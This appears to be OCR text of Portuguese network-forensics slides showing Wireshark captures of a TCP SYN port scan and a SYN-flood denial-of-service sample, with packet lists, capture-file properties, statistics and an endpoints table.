
Ataques: PortScan


ananalise1-2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.76.5

```
No.   Time      Source        Destination   Protocol Length Info
 4625 1.938989  192.168.76.5  192.168.76.3  TCP      60 38533 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4626 1.939001  192.168.76.3  192.168.76.5  TCP      54 993 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4629 1.939167  192.168.76.5  192.168.76.3  TCP      60 [TCP Retransmission] 38533 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS
 4630 1.939176  192.168.76.3  192.168.76.5  TCP      54 993 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4638 1.939783  192.168.76.5  192.168.76.3  TCP      60 38533 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4639 1.939786  192.168.76.3  192.168.76.5  TCP      54 554 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4642 1.939990  192.168.76.5  192.168.76.3  TCP      60 [TCP Retransmission] 38533 → 554 [SYN] Seq=0 Win=1024 Len=0 MS
 4643 1.939993  192.168.76.3  192.168.76.5  TCP      54 554 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4651 1.940718  192.168.76.5  192.168.76.3  TCP      60 38533 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4652 1.940725  192.168.76.3  192.168.76.5  TCP      58 80 → 38533 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
 4654 1.940824  192.168.76.5  192.168.76.3  TCP      60 38533 → 80 [RST] Seq=1 Win=0 Len=0
 4656 1.941144  192.168.76.5  192.168.76.3  TCP      60 [TCP Out-Of-Order] 38533 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=14
 4657 1.941148  192.168.76.3  192.168.76.5  TCP      58 [TCP Previous segment not captured] [TCP Port numbers reused] 8
 4660 1.941268  192.168.76.5  192.168.76.3  TCP      60 38533 → 80 [RST] Seq=1 Win=0 Len=0
 4666 1.941892  192.168.76.5  192.168.76.3  TCP      60 38533 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4667 1.941899  192.168.76.3  192.168.76.5  TCP      58 22 → 38533 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
 4669 1.941992  192.168.76.5  192.168.76.3  TCP      60 38533 → 22 [RST] Seq=1 Win=0 Len=0
 4671 1.942129  192.168.76.5  192.168.76.3  TCP      60 [TCP Out-Of-Order] 38533 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=14
 4672 1.942134  192.168.76.3  192.168.76.5  TCP      58 [TCP Previous segment not captured] [TCP Port numbers reused] 2
 4674 1.942256  192.168.76.5  192.168.76.3  TCP      60 38533 → 22 [RST] Seq=1 Win=0 Len=0
 4681 1.942761  192.168.76.5  192.168.76.3  TCP      60 38533 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4682 1.942764  192.168.76.3  192.168.76.5  TCP      58 53 → 38533 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
 4684 1.942867  192.168.76.5  192.168.76.3  TCP      60 38533 → 53 [RST] Seq=1 Win=0 Len=0
 4686 1.942971  192.168.76.5  192.168.76.3  TCP      60 [TCP Out-Of-Order] 38533 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=14
 4687 1.942977  192.168.76.3  192.168.76.5  TCP      58 [TCP Previous segment not captured] [TCP Port numbers reused] 5
 4689 1.943084  192.168.76.5  192.168.76.3  TCP      60 38533 → 53 [RST] Seq=1 Win=0 Len=0
 4696 1.943573  192.168.76.5  192.168.76.3  TCP      60 38533 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4697 1.943580  192.168.76.3  192.168.76.5  TCP      54 8080 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4700 1.943658  192.168.76.5  192.168.76.3  TCP      60 [TCP Retransmission] 38533 → 8080 [SYN] Seq=0 Win=1024 Len=0 MS
 4701 1.943662  192.168.76.3  192.168.76.5  TCP      54 8080 → 38533 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```


Ataques: DDoS



sec-wiresharkorg-DoS 2013-06-07-serverside.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
1	14:59:40,004009	83.109.188.219	174.137.42.65	TCP	60	14253 → 80 [SYN] Seq=0 Win=0 Len=0
2	14:59:40,004064	110.57.82.45	174.137.42.65	TCP	60	17397 → 80 [SYN] Seq=0 Win=0 Len=0
3	14:59:40,004154	17.225.226.160	174.137.42.65	TCP	60	1481 → 80 [SYN] Seq=0 Win=0 Len=0
4	14:59:40,004296	16.240.240.101	174.137.42.65	TCP	60	14546 → 80 [SYN] Seq=0 Win=0 Len=0
5	14:59:40,004308	58.103.171.212	174.137.42.65	TCP	60	33853 → 80 [SYN] Seq=0 Win=0 Len=0
6	14:59:40,004321	124.92.24.250	174.137.42.65	TCP	60	29076 → 80 [SYN] Seq=0 Win=0 Len=0
7	14:59:40,004348	33.210.40.233	174.137.42.65	TCP	60	58176 → 80 [SYN] Seq=0 Win=0 Len=0
8	14:59:40,004354	217.69.17.71	174.137.42.65	TCP	60	37386 → 80 [SYN] Seq=0 Win=0 Len=0
9	14:59:40,004369	149.86.81.199	174.137.42.65	TCP	60	5064 → 80 [SYN] Seq=0 Win=0 Len=0
10	14:59:40,004391	172.206.49.36	174.137.42.65	TCP	60	7427 → 80 [SYN] Seq=0 Win=0 Len=0
11	14:59:40,004447	178.229.219.5	174.137.42.65	TCP	60	26354 → 80 [SYN] Seq=0 Win=0 Len=0
12	14:59:40,004455	85.32.163.217	174.137.42.65	TCP	60	22427 → 80 [SYN] Seq=0 Win=0 Len=0
13	14:59:40,004461	67.235.185.113	174.137.42.65	TCP	60	49674 → 80 [SYN] Seq=0 Win=0 Len=0
14	14:59:40,004468	201.170.12.212	174.137.42.65	TCP	60	49545 → 80 [SYN] Seq=0 Win=0 Len=0
15	14:59:40,004511	53.44.38.44	174.137.42.65	TCP	60	26600 → 80 [SYN] Seq=0 Win=0 Len=0
16	14:59:40,004518	55.150.175.196	174.137.42.65	TCP	60	47544 → 80 [SYN] Seq=0 Win=0 Len=0
17	14:59:40,004530	174.191.247.171	174.137.42.65	TCP	60	4560 → 80 [SYN] Seq=0 Win=0 Len=0
18	14:59:40,004558	79.173.156.204	174.137.42.65	TCP	60	21539 → 80 [SYN] Seq=0 Win=0 Len=0
19	14:59:40,004565	126.37.65.10	174.137.42.65	TCP	60	50658 → 80 [SYN] Seq=0 Win=0 Len=0
20	14:59:40,004572	67.18.187.171	174.137.42.65	TCP	60	53433 → 80 [SYN] Seq=0 Win=0 Len=0
21	14:59:40,004578	69.85.201.246	174.137.42.65	TCP	60	19796 → 80 [SYN] Seq=0 Win=0 Len=0
22	14:59:40,004592	211.108.178.209	174.137.42.65	TCP	60	45156 → 80 [SYN] Seq=0 Win=0 Len=0
23	14:59:40,004599	83.16.83.240	174.137.42.65	TCP	60	57411 → 80 [SYN] Seq=0 Win=0 Len=0
24	14:59:40,004608	124.124.59.164	174.137.42.65	TCP	60	23548 → 80 [SYN] Seq=0 Win=0 Len=0
25	14:59:40,004614	217.244.72.198	174.137.42.65	TCP	60	19588 → 80 [SYN] Seq=0 Win=0 Len=0
26	14:59:40,004628	94.140.200.168	174.137.42.65	TCP	60	36271 → 80 [SYN] Seq=0 Win=0 Len=0
27	14:59:40,004641	95.182.81.51	174.137.42.65	TCP	60	55220 → 80 [SYN] Seq=0 Win=0 Len=0
28	14:59:40,004673	157.68.218.133	174.137.42.65	TCP	60	63488 → 80 [SYN] Seq=0 Win=0 Len=0
29	14:59:40,004680	77.61.238.255	174.137.42.65	TCP	60	6439 → 80 [SYN] Seq=0 Win=0 Len=0
30	14:59:40,004686	210.159.139.147	174.137.42.65	TCP	60	3158 → 80 [SYN] Seq=0 Win=0 Len=0
31	14:59:40,004733	94.152.119.0	174.137.42.65	TCP	60	65346 → 80 [SYN] Seq=0 Win=0 Len=0
32	14:59:40,004746	98.164.14.82	174.137.42.65	TCP	60	18483 → 80 [SYN] Seq=0 Win=0 Len=0

Ataques: DDoS



Wireshark · Capture File Properties · sec-wiresharkorg-DoS 2013-06-07-serverside.pcapng

Details

File

Name:	D:\Forense\gts20192\samples\sec-wiresharkorg-DoS 2013-06-07-serverside.pcapng
Length:	6026 kB
Hash (SHA256):	ab01a79d6ddd0940e8baa9a0ffeb23a40c948d6383a5ba4f8716c4f81edc03dd
Hash (RIPEMD160):	7a43dc96ab780c60f5fe2217215c2e9f21b5b47c
Hash (SHA1):	151731600a5b9776bb6975ecb94dec26c60db32f
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2013-06-17 14:59:40
Last packet:	2013-06-17 14:59:54
Elapsed:	00:00:14

Capture


Hardware:	Unknown
OS:	64-bit Windows 7 Service Pack 1, build 7601
Application:	Dumpcap 1.11.0 (SVN Rev 49810 from /trunk)

Interfaces

Interface	Dropped packets	Capture filter	Link type
-	Unknown	none	Ethernet

Statistics


Measurement	Captured	Displayed
Packets	65446	65446 (100.0%)
Time span, s	14.698	14.698
Average pps	4452.8	4452.8
Average packet size, B	60	60
Bytes	3929396	3929396 (100.0%)
Average bytes/s	267 k	267 k
Average bits/s	2138 k	2138 k


Wireshark · Endpoints · sec-wiresharkorg-DoS 2013-06-07-serverside.pcapng
Ethernet · 4
IPv4 · 65255
IPv6
TCP · 65359
UDP

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
174.137.42.65	80	65.182	3910 k	0	0	65.182	3910 k
174.137.42.66	80	88	5676	0	0	88	5676
174.137.42.77	80	67	4658	0	0	67	4658
174.137.42.75	80	49	3678	0	0	49	3678
174.137.42.70	80	13	902	0	0	13	902
173.254.182.126	443	10	728	0	0	10	728
174.137.42.76	5666	8	592	0	0	8	592
174.137.42.76	443	6	444	0	0	6	444
174.137.42.69	5666	4	328	0	0	4	328
50.193.211.134	59524	4	296	4	296	0	0
74.63.64.6	47011	4	296	4	296	0	0
152.179.125.86	2168	4	296	4	296	0	0
174.137.42.70	5666	4	296	0	0	4	296
174.137.42.66	443	4	264	0	0	4	264
64.102.249.9	9453	4	260	4	260	0	0
152.179.125.86	2201	3	254	3	254	0	0
152.179.125.86	2609	3	254	3	254	0	0
174.137.42.94	5666	3	254	0	0	3	254
38.100.8.13	62727	3	234	3	234	0	0
38.100.8.13	62726	3	234	3	234	0	0
38.100.8.13	62725	3	234	3	234	0	0
38.100.8.13	62724	3	234	3	234	0	0
38.100.8.13	62723	3	234	3	234	0	0
98.255.0.150	49942	3	234	3	234	0	0
96.5.161.2	34648	3	222	3	222	0	0
152.179.125.86	4182	3	222	3	222	0	0
152.179.125.86	4062	3	222	3	222	0	0

